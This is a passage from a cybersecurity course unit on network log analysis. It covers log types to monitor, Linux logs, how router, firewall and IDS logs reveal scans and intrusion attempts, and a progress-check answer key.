Stage 1	Collecting the Log	Mainly includes maintaining log integrity, identifying source, exporting log files, and reducing size of the log files
Stage 2	Preparing the Log	Mainly includes selecting log platform, determining record structure, categorizing data types, cleaning/tidying up logs
Stage 3	Modelling the Log	Mainly includes investigating categories and models, conductive multivariate analysis, and determining data relationships
Stage 4	Reporting/Presenting the Log Analysis	Mainly includes preparing graphs, charts, tables, interactive plots

To enhance the capabilities in information and cyber security, an organization must develop network log analysis capabilities to identify and respond quickly to cyber threats through effective monitoring of their cyber security with log analysis. It might convert their network assets much less vulnerable to cyber-attack and reduce their frequency and severity, helping them meet regulatory compliances concerning cyber security. An effective cyber security monitoring program starts with identifying the business applications and technical infrastructure to enable event logging. Table Error**! No text of specified style in document.**.2 suggests determining the types of logs an organization should monitor initially.

*Table **Error! No text of specified style in document.**.2: Types of logs an organization should monitor*

System logs	System activity logs Endpoint logs Application logs Authentication logs Physical security logs
Networking logs	Email logs Firewall logs VPN logs Netflow logs
Technical logs	HTTP proxy logs DNS, DHCP and FTP logs Appflow logs Web and SQL server logs
Cyber security monitoring logs	Malware protection software logs Network intrusion detection system (NIDS) logs Network intrusion prevention system (NIPS) logs Data loss protection (DLP) logs

A great deal of data is generated in event logging for all the systems and applications, which might require significant expense and resources to handle logs effectively. Therefore only the highly critical logs need to be determined to ensure constant monitoring by a cyber security expert who should also make the most of log analysis methods based on automation or software. It will help organizations for optimum utilization of their scarce resources.

With an open-source development model equipped with a mammoth supportive global community, the Linux operating system has gained immense popularity with many unique features and the capability to automatically generate and save log files providing huge facilitation to the server administrators in monitoring important events occurring on the applications, server, etc. Server administrators consider network log analysis a critical

activity requiring a proactive approach. With the use of tracking and monitoring Linux log files, they can monitor server performance, detect errors and potential threats to privacy/security issues and anticipate potential problems before they occur. Table Error**! No text of specified style in document.**.3 presents an overview of the logs kept by Linux to be reviewed and analyzed by system administrators (Sumo Logic, 2022).

*Table **Error! No text of specified style in document.**.3: An overview of the types of logs kept by Linux*

Application Logs	These are the log files created by Linux to track the behaviour of many applications, and to contain records of events, errors, warnings, and various messages coming from applications.
Event Logs	These are the log files created by Linux to record events occurring during the execution of a system to give an audit trail which enables system administrators to understand the behaviour of the system and diagnose potential threats.
Service Logs	These are the log files created by Linux to track significant background services with no graphical output.
System Logs	These are the log files created by Linux which contain events logged by the OS components, including mainly device changes, events, device drivers updates and other operations, containing majority of the typical system activity logs that help users discover things like non-kernel boot errors, system start-up messages, and application errors through analysis of these logs.

Check Your Progress 3

Note: a) Space is given below for writing your answer.
b) Compare your answer with the one given at the end of the Unit.

i) List the basic five-step process to manage logs with the help of a log analysis software

……
……
……
……
……
……
……

4.6 ANALYSIS OF THE LOGS FROM ROUTER, NETWORK FIREWALL, HOST-BASED FIREWALL, AND IDS

Having learned in the preceding sections of this Unit So far in this Unit the fundamentals of network log files and their analysis, you must gather an idea of some real-world analysis examples so that by the time you reach the end of the Unit, you will have a fair

exposure to network log analysis, be prepared to analyze logs and identify suspicious activity.

As against other log files, router logs tend to contain only the most essential information about network traffic because they typically process high traffic volumes and only examine the most fundamental characteristics of packets and connections when making routing decisions. Despite that, router logs are not only valuable but are immensely helpful in identifying activities such as unauthorized connection attempts and port scans. By itself, many of the router log entries do not provide much information except that someone probably has tried to connect to the host for HTTP, wherein the router blocked the connection. But looking at the massive number of entries targeting TCP port 80 on a different destination host like one in the router log, it may be established that someone was scanning the entire network, looking for web servers. Logs from border routers contain essential information, and border router is considered a rich source of information on failed scans, probes, and attacks.

Network firewall logs are another great source of intrusion data. Therefore there is an abundance of network firewall solutions that usually log little information about traffic, nothing more than the information that most routers log. However, many firewalls can record a lot of detail about the traffic being monitored, and these pieces of information logged influence immensely the depth of the analysis of the incidents and suspicious activity. When you know the event's date and time, you can also find the hosts, the event's target, and the potential attacker's IP address. Knowing which firewall logged the activity may assist in determining the reason behind blocking the traffic by examining that particular firewall's rule set. Additionally, learning from the log that the traffic was stopped trying to enter the firewall from an external interface might be immensely helpful as all these pieces of information together might help in the investigation of the event and correlating it with logs on other devices to make a better determination concerning the significance of the event.

In addition to logs from network firewalls and routers, which are related to the devices which monitor connections to and from many different hosts, host-based firewalls and intrusion detection systems (IDS) need adequate attention as they also record suspicious network activity despite involving a single host. These systems are usually installed on workstations and are responsible for recording activity that goes unnoticed by network devices. It must not be forgotten that a firewall only logging denied or rejected traffic cannot record a connection that it permits to an internal host. Therefore the internal host is

the only device recording the activity in case it uses a firewall/IDS configured to reject and log this attempt. In case the source address is external, restricting incoming traffic to block such attempts in the future can be considered giving permission only to the incoming traffic on the necessary ports to those authorized hosts to provide web services to external hosts. While performing a network log analysis, the IDS capabilities of host-based firewalls can save a great deal of time. Intrusion detection capability built into host-based firewalls can also be immensely advantageous.

4.7 LET US SUM UP

This Unit discusses some of the essential topics displaying the criticality of the network log analysis for establishing and maintaining strong cyber security and highlights the purpose, characteristics, and fundamentals of network log analysis, supplying good examples wherever and whenever required. The target is that the learners must be ready to perform network log analysis in their environment to identify intrusions and attempts of intrusion for a rapid response by the end of this Unit. You have seen that automation of the many network log analysis and reviews of the reports generated by this automated ecosystem might help you gain quick insight into activity on your network. It might assist you immensely in providing a rapid response to the events that occurred or taking place. You have seen through the sections of this Unit that Network log analysis can extend a helping hand in a variety of fields, including mainly but not limited to intrusion detection, incident handling, event correlation, and troubleshooting, and can be undertaken efficiently after having spent initial time in getting familiarized with typical log entries and subsequently in automating network log analysis to make network log analysis an integral part of cybersecurity environment.

4.8 CHECK YOUR PROGRESS: THE KEY

1. Network log analysis is performed mainly for the purpose of complying with security policies, audit and regulation; troubleshooting in the system; conducting Forensics; responding to security incident; understanding behavior of the online users etc. There is always an inevitable requirement that log messages be interpreted vis-à-vis internal state of its source and events be announced relevant to security or operations. Software developers usually take recourse to creation of logs to seek assistance for the debugging of the operation of an application.

2. The critical fields in which network log files play various significant roles and prove to be immensely helpful are listed as under:
   a. Incident handling;
   b. Intrusion detection;
   c. Event correlation; and
   d. General problem troubleshooting.

3. The fundamental five-step process to manage logs with the help of a log analysis software includes Installing a collector for Collecting data from different part of the stack, Centralizing data on a single platform from different log sources for an easier and systematic search and analysis process and their Indexing making logs searchable, Searching and Analyzing using pattern recognition – normalization - tagging - correlation analysis like techniques, Monitoring and Alerting using the assistance of automation, and Reporting and Dashboarding to ensure access to the stakeholders on a need-to-know basis to confidential security logs and metrics